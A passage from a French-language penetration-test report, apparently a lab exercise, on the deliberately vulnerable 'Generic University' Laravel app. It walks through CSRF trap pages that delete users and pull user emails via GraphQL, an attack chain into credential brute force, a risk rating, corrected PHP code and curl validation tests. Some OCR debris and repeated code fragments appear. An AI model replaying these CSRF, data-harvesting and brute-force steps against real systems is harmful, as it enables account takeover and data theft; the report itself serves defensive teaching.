L'option `credentials: "include"` permet d'inclure automatiquement les cookies de session de la victime, rendant la requête authentifiée sans interaction utilisateur.


Cela démontre qu'un attaquant peut forcer un utilisateur connecté à exécuter une action critique à son insu.



Cette capture montre l'exécution de la page piège dans le navigateur de la victime.

Aucune interaction spécifique n'est requise : dès le chargement de la page, la requête malveillante est automatiquement envoyée.

Cela confirme que l'attaque CSRF peut être déclenchée de manière transparente pour l'utilisateur.



Résultats confirmés :

La capture Burp Suite montre l'envoi d'une requête DELETE vers `/api/users/{id}` avec les cookies de session inclus.La réponse du serveur (**HTTP 200 OK**) confirme que la suppression de l'utilisateur a été effectuée avec succès.L'absence de vérification CSRF ou de contrôle d'accès démontre que cette action critique peut être exécutée sans protection, validant ainsi la vulnérabilité.

3.3 Vulnérabilité 3 — GraphQL Exfiltration CSRF


3.3.1 Identification de la vulnérabilité

Le endpoint **/graphql** ne met en place aucun mécanisme de protection (absence d'authentification et de token CSRF).

Il permet d'exécuter des requêtes GraphQL sensibles exposant des données utilisateurs (IDs, emails) sans restriction.

Une simple requête GraphQL permet ainsi d'exfiltrer l'ensemble des comptes utilisateurs en une seule requête, ce qui constitue une fuite massive de données.

Query GraphQL envoyée depuis Burp Suite Repeater — résultat : 8 comptes utilisateurs récupérés démontrant que l'accès aux données sensibles est possible sans authentification ni contrôle d'accès.



3.3.2 Exploitation de la vulnérabilité

Création de la page piège

L'attaquant crée une Page piège CSRF pour GraphQL (/home/kali/csrf_test/csrf_graphql.html) :






Cette capture montre la page malveillante (`csrf_graphql.html`) contenant un script JavaScript qui envoie une requête **POST** vers l'endpoint `/graphql`.La requête contient une query GraphQL permettant de récupérer des données utilisateurs (emails, IDs).

Le script utilise les cookies de session de la victime (via le navigateur), ce qui permet d'exécuter la requête sans authentification explicite.

Cela démontre qu'un attaquant peut exploiter l'absence de protection CSRF pour exécuter des requêtes GraphQL à l'insu de l'utilisateur.



Ces 8 emails récupérés sont ensuite réutilisés directement dans la Phase 4 (brute force d'authentification), ce qui crée une chaîne d'attaque complète : GraphQL → emails → brute force → compromission totale.

3.4 calculer severity

1. Threat Agent Factors

Facteur	Question	Réponse	Note
Skill Level	How technically skilled is this group of threat agents?	No technical skills(1), some technical skills(3), advanced computer user(5), network and programming skills(6), security penetration skills(9)	6
Motive	How motivated is this group of threat agents to find and exploit this vulnerability?	Low or no reward(1),possible reward(4), high reward (9)	9
Opportunity	What resources and opportunities are required for this group of threat agents to find and exploit this vulnerability?	Full accesss or expensive resources required(0), special access or resources required(4), some access or resources required(7), no access or resources required(9)	9
Size	How large is this group of threat agents?	Developers(2), system administrators(2), intranet users(4), partners(5), auhenticated users(6), anonymous internet users(9)	9

2. Vulnerability Factors

Facteur	Question	Réponse	Note (0-9)
Ease of Discovery	How easy is it for this group of threat agents to discover this vulnerability?	Practically impossible(1), difficult(3), easy(7), automated tooms available(9)	9
Ease of Exploit	How easy is it for this group of threat agents to	Theaoretical(1),difficul(3),easy(5), automated tooms available(9)	9

	actually exploit this vulnerability?		
Awareness	How well known is this vulnerability to this group of threat agents?	Unknown(1),hidden(4);obvious(6),knowledge(9)	9
Intrusion Detection	How likely is an exploit to be detected?	Active detection in application(1),logged and reviewed(3),logged without review(8),not logged(9)	9

3. Technical Impact Factors

Facteur	Question	Réponse	Note (0-9)
Loss of Confidentiality	How much data could be disclosed and how sensitive is it?	Minimal non-sensitivee data disclosed(2),minimal critical data disclosed(6),extensive non-sensitive data disclodes(6),extensive critical data disclosed(7),all data disclosed(9)	9
Loss of Integrity	How much data could be corrupted and how damaged is it?	Minimal slightly corrupt data (1),minimal seriously corrupt data(3),extensive slightly corrupt data(5),extensive slightly corrupt data (7),all data totally corrupt (9)	9
Loss of Availability	How much service could be lost and how vital is it?	Minimal secondary services interrupted (1), minimal primary services interrupted (5), extensive secondary services interrupted (5), extensive primary services interrupted (7), allservices completely lost (9)	9
Loss of Accountability	Are the threat agents' actions traceable to an individual?	Fully traceable (1). possibly traceable (7), completely anonymous(9)	9

4. Business Impact Factors

Facteur	Question	Réponse	Note (0-9)
Financial Damage	How much financial damage will result from an exploit?	Less than the cost to fix the vulnerability (1), minor effect on anual profit (3), significant effect on Annual profit (7), bankruptcy (9)	7
Reputation Damage	Would an exploit result in reputation damage that would harm the business?	Minimal damage (1), clear violation (5), high profile violation(7)	9
Non-Compliance	How much exposure does non-compliance introduce?	Minor violation(2),clear violation(5),high profile violation(7)	7
Privacy Violation	How much personally identifiable information could be disclosed?	One individual (3) hundreds of people (5), thousands of people (7), millions of people (9)	9

Likelihood = 8.6 : HIGH | Impact = 9.0 : HIGH

Likelihood	Impact	Niveau
HIGH (8.6)	HIGH (9.0)	**CRITICAL**

3.4 Recommandations

Afin de prévenir les attaques de type Cross-Site Request Forgery, il est fortement recommandé de s'assurer que toutes les routes sensibles utilisent la méthode HTTP POST au lieu de GET, car les requêtes GET peuvent être déclenchées involontairement via des liens, des images ou des redirections. Laravel intègre nativement une protection CSRF via le middleware VerifyCsrfToken — il est impératif de ne jamais exclure les routes sensibles de cette vérification en évitant d'ajouter des routes dans le tableau $except du middleware. Chaque formulaire doit inclure le token CSRF généré par Laravel via la directive @csrf. Il est également conseillé de configurer les cookies de session avec l'attribut samesite=Strict pour empêcher leur envoi lors de requêtes cross-site, et de limiter la durée de vie des tokens CSRF afin de réduire la fenêtre d'exploitation en cas de vol de token.

3.5 correction

PageController.php

*PageController - Bloc-notes

Fichier Edition Format Affichage Aide

```php
<?php
namespace App\Http\Controllers;
use App\Vulnerability;
use Illuminate\Http\Request;

class PageController extends Controller
{
    public function contact()
    {
        return view('contact');
    }

    // ✅ CORRECTION : Validation des entrées + méthode POST uniquement
    public function contactSubmit(Request $request)
    {
        // ✅ Valider les données reçues
        $request->validate([
            'name'    => 'required|string|max:100',
            'email'   => 'required|email|max:100',
            'message' => 'required|string|max:1000',
        ]);

        // ✅ Nettoyer les données avant affichage
        $input = array_map('htmlspecialchars', $request->input());

        return view('contactSubmit')->with('input', $input);
    }

    public function vulnerability()
<

        return view('contactSubmit')->with('input', $input);
    }

    public function vulnerability()
    {
        return view('vulnerability');
    }

    // ✅ CORRECTION : Validation des entrées vulnérabilité
    public function vulnerabilitySubmit(Request $request)
    {
        // ✅ Valider les données
        $request->validate([
            'email'       => 'required|email|max:100',
            'issue'       => 'required|string|max:200',
            'information' => 'required|string|max:1000',
        ]);

        $vulnerability = new Vulnerability();
        $vulnerability->reporter    = htmlspecialchars($request->input('email'));
        $vulnerability->issue       = htmlspecialchars($request->input('issue'));
        $vulnerability->information = htmlspecialchars($request->input('information'));
        $vulnerability->save();

        return redirect()->route('home');
    }
}
```

web.php (Routes)

*web - Bloc-notes

Fichier Edition Format Affichage Aide

```php
<?php
use Illuminate\Support\Facades\Route;

Route::get('/', 'HomeController@index')->name('home');
Route::get('/contact', 'PageController@contact')->name('contact');

// ✅ CORRECTION 1 : Changer GET en POST → protection CSRF active
Route::post('/contact/submit', 'PageController@contactSubmit')->name('contact.submit');

Route::get('/vulnerability', 'PageController@vulnerability')->name('vulnerability');
Route::post('/vulnerability', 'PageController@vulnerabilitySubmit')->name('vulnerability.submit');

Auth::routes();
Route::get('/home', 'HomeController@index')->name('home');

// ✅ CORRECTION 2 : Ajouter middleware Admin sur le groupe admin
Route::group(['as' => 'admin.', 'prefix' => 'admin',
              'middleware' => \App\Http\Middleware\Admin::class], function () {
    Route::get('/', 'AdminController@dashboard')->name('dashboard');
    Route::get('security', 'AdminController@security')->name('security');
});

Route::group(['as' => 'api.', 'prefix' => 'api'], function () {

    Route::resource('grades', 'GradeController', [
        'except' => ['edit', 'create'],
        'middleware' => 'auth'
    ]);

     ]);


     // ✅ CORRECTION 3 : Ajouter middleware auth sur users
     Route::resource('users', 'UserController', [
         'except' => ['edit', 'create'],
         'middleware' => 'auth'  // ← AJOUTÉ !
     ]);

     Route::resource('classes', 'ClassController', [
         'except' => ['edit', 'create'],
         'middleware' => 'auth'  // ← AJOUTÉ !
     ]);

     Route::resource('roles', 'RoleController', [
         'except' => ['edit', 'create'],
         'middleware' => 'auth'  // ← AJOUTÉ !
     ]);

     Route::group(['as' => 'admin.', 'prefix' => 'admin',
                   'middleware' => 'auth'], function () {
         Route::get('/', 'AdminController@index')->name('home');
         Route::get('delete', 'AdminController@delete')->name('delete');
         Route::get('restore', 'AdminController@repopulate')->name('repop');
         Route::resource('vulnerabilities', 'VulnerabilityController', [
             'except' => ['edit', 'create']
         ]);
     });
});
```

VerifyCsrfToken.php



AdminController.php

AdminController - Bloc-notes

Fichier Edition Format Affichage Aide

```php
<?php
namespace App\Http\Controllers;
use App\Grade;
use App\Role;
use App\UniClass;
use App\User;
use App\Vulnerability;
use Illuminate\Http\Request;
use Illuminate\Support\Facades\Auth;
use Illuminate\Support\Facades\DB;

class AdminController extends Controller
{
    public function index()
    {
        $rootEndpoint = new \stdClass();
        $rootEndpoint->endpoint = "/";
        $rootEndpoint->desc = "Shows this manual";

        $deleteEndpoint = new \stdClass();
        $deleteEndpoint->endpoint = "delete";
        $deleteEndpoint->desc = "Deletes everything from the database";

        $restoreEndpoint = new \stdClass();
        $restoreEndpoint->endpoint = "restore";
        $restoreEndpoint->desc = "Restores the database";

        return collect([$rootEndpoint, $restoreEndpoint, $deleteEndpoint]);
    }
```

```
public function delete()
{
    // ✅ CORRECTION : Vérifier le rôle admin correctement
    if (!Auth::check()) {
        return response()->json(['error' => 'Non authentifié'], 401);
    }

    if (Auth::user()->role_id != 1) {
        return response()->json(['error' => 'Permission refusée'], 403);
    }

    DB::table('users')
        ->where('id', '<>', Auth::user()->id)
        ->delete();
    UniClass::truncate();
    Grade::truncate();

    return response()->json(['message' => 'Supprimé avec succès']);
}

public function repopulate()
{
    // ✅ CORRECTION : Vérifier le rôle admin correctement
    if (!Auth::check()) {
        return response()->json(['error' => 'Non authentifié'], 401);
    }

    if (Auth::user()->role_id != 1) {
        return response()->json(['error' => 'Permission refusée'], 403);
    }

    $dbseed = new \DatabaseSeeder();
    $dbseed->call(\UserSeeder::class);
    $dbseed->call(\UniClassSeeder::class);
    $dbseed->call(\GradesSeeder::class);

    return response()->json(['message' => 'Base de données restaurée']);
}

public function dashboard()
{
    // ✅ CORRECTION : Vérifier authentification
    if (!Auth::check() || Auth::user()->role_id != 1) {
        return redirect()->route('home')
            ->with('error', 'Accès refusé');
    }

    echo '<p>Welcome to the admin dashboard</p>';
    echo '<p><a href="' . route('admin.security') . '">Security Vulnerabilities</a></p>';
}

public function security()
{
    // ✅ CORRECTION : Vérifier authentification admin
    if (!Auth::check() || Auth::user()->role_id != 1) {
        return redirect()->route('home')
```

3.6 Tests de validation depuis Kali

Test 1 — Contact Submit corrigé :

```
┌──(kali㉿kali)-[~]
└─$ curl http://10.0.2.4/Generic-University/public/contact/submit
<!doctype html>
<html class="theme-light">
<!--
Symfony\Component\HttpKernel\Exception\MethodNotAllowedHttpException: The GET
 method is not supported for this route. Supported methods: POST. in file C:\
xampp\htdocs\Generic-University\vendor\laravel\framework\src\Illuminate\Routi
ng\AbstractRouteCollection.php on line 117

#0 C:\xampp\htdocs\Generic-University\vendor\laravel\framework\src\Illuminate
\Routing\AbstractRouteCollection.php(103): Illuminate\Routing\AbstractRouteCo
llection-&gt;methodNotAllowed(Array, 'GET')
#1 C:\xampp\htdocs\Generic-University\vendor\laravel\framework\src\Illuminate
```

La route GET `/contact/submit` est bloquée . Seul POST est maintenant accepté

Test 2 — API Users sans auth bloqué :

```
┌──(kali㉿kali)-[~]
└─$ curl -X DELETE http://10.0.2.4/Generic-University/public/api/users/2
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">

        <title>Page Expired</title>
```

La suppression d'utilisateur est bloquée Le token CSRF est maintenant requis: Sans token → requête refusée

Test 3 — CSRF actif sur l'API :

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST http://10.0.2.4/Generic-University/public/api/users \
  -H "Content-Type: application/json" \
  -d '{"name":"hacker"}'
<!DOCTYPE html>
<html lang="en">
    <head>
        <div class="flex-center position-ref full-height">
            <div class="code">
                419           </div>

            <div class="message" style="padding: 10px;">
                Page Expired            </div>
        </div>
    </body>
```

Test 4 — Admin sans auth bloqué :

```
┌──(kali㉿kali)-[~]
└─$ curl http://10.0.2.4/Generic-University/public/api/admin/delete
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8" />
        <meta http-equiv="refresh" content="0;url='http://10.0.2.4/Generic-Un
iversity/public/login'" />


        <title>Redirecting to http://10.0.2.4/Generic-University/public/login
</title>
    </head>
    <body>
        Redirecting to <a href="http://10.0.2.4/Generic-University/public/log
in">http://10.0.2.4/Generic-University/public/login</a>.
    </body>
</html>
```

L'accès admin sans authentification est bloqué . Redirection vers login → auth requise

Phase 4 — Authentification Défaillante

Catégorie OWASP : A07:2021 – Identification and Authentication Failures **| Niveau : CRITICAL**

L'authentification défaillante (OWASP A07) englobe plusieurs failles dans la gestion des sessions, des mots de passe et des accès. Generic University présente plusieurs vulnérabilités critiques permettant la compromission totale de tous les comptes utilisateurs. La méthodologie combine les 8 emails récupérés via GraphQL (Phase 3) avec des scripts Python automatisés.



4.1 Vulnérabilité 1 — Brute Force sans Rate Limiting

4.1.1 Identification de la vulnérabilité

L'application n'implémente aucune protection contre les tentatives de connexion répétées. Aucun rate limiting, aucun lockout de compte, aucune vérification CAPTCHA ne sont en place. Un attaquant peut soumettre un nombre illimité de combinaisons email/mot de passe sans jamais être bloqué.




Plusieurs tentatives de connexion avec des mots de passe incorrects ont été effectuées successivement.


L'analyse des requêtes via Burp Suite montre que toutes les requêtes sont acceptées sans restriction.


4.1.2 Exploitation de la vulnérabilité

Script Python brute_all.py


Le script suivant effectue des tentatives de connexion automatisées en combinant les 8 emails récupérés via GraphQL avec une liste de mots de passe courants :







L'exécution du script a généré 96 requêtes HTTP sans aucun blocage du serveur.
Aucun mécanisme de rate limiting n'a été déclenché et aucun compte n'a été verrouillé.



Ces résultats confirment une vulnérabilité critique de type **Broken Authentication / Brute Force Attack**.
L'absence de limitation des tentatives permet à un attaquant de tester automatiquement un grand nombre de mots de passe jusqu'à obtenir un accès valide.
Cela expose les comptes utilisateurs à un risque élevé de compromission.

4.2 Vulnérabilité 2 — Session non Invalidée après Logout

4.2.1 Identification de la vulnérabilité

Après déconnexion, le cookie de session reste valide côté serveur. Un attaquant ayant préalablement volé le cookie (via XSS ou interception réseau) peut continuer à accéder à l'application indéfiniment, même après que la victime se soit déconnectée.

4.3.2 Exploitation de la vulnérabilité

Script Python test_logout.py

```
┌──(kali㉿kali)-[~/csrf_test]
└─$ nano /home/kali/csrf_test/test_logout.py
```

```
Session  Actions  Edit  View  Help
  GNU nano 8.6          /home/kali/csrf_test/test_logout.py
import requests
import re

BASE = "http://10.0.2.4/Generic-University/public"

print("="*60)
print("TEST SESSION APRÈS LOGOUT")
print("="*60)

